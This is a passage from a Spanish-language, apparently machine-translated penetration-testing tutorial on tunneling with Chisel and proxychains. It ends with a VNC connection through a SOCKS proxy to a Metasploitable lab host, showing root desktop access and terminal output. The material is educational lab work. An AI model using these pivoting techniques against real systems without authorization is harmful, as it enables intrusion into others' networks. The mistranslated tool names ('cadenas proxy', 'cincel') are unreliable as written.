En el último ejemplo, nos conectaremos con el visor VNC. VNC Viewer se utiliza para computadoras locales y dispositivos móviles desde los que desea controlar. Un dispositivo como una computadora, tableta o teléfono inteligente con el software VNC Viewer instalado puede acceder y controlar una computadora en otra ubicación. Este servicio se ejecuta en su puerto predeterminado, 5900. Para establecer una conexión con VNC, podemos usar proxychains usando la utilidad vncviewer y la dirección IP remota, y recibiremos una interfaz basada en GUI.

cadenas proxy vncviewer 192.168.146.128

```
(root@kali)-[~]  
# proxychains vncviewer 192.168.146.128  
[proxychains] config file found: /etc/proxychains4.conf  
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4  
[proxychains] DLL init: proxychains-ng 4.16  
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.146.128:5900 ... OK  
connected to RFB server, using protocol version 3.3  
Performing standard VNC authentication  
Password:  
  
TightVNC: root's X desktop (metasploitable:0)  
  
root@metasploitable: /  
root@metasploitable:~#
```

Conclusión:

Hemos explorado brevemente el cincel, lo que facilitará mucho nuestra evaluación interna, especialmente cuando nos encontremos con el reenvío de puertos. Hemos explorado múltiples técnicas para establecer una sesión remota utilizando un cincel con y sin proxy Socks5. Además, hemos explorado el papel de las cadenas proxy en una conexión tunelizada. Espero que hayas aprendido algo nuevo hoy. ¡Feliz pirateo!

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO

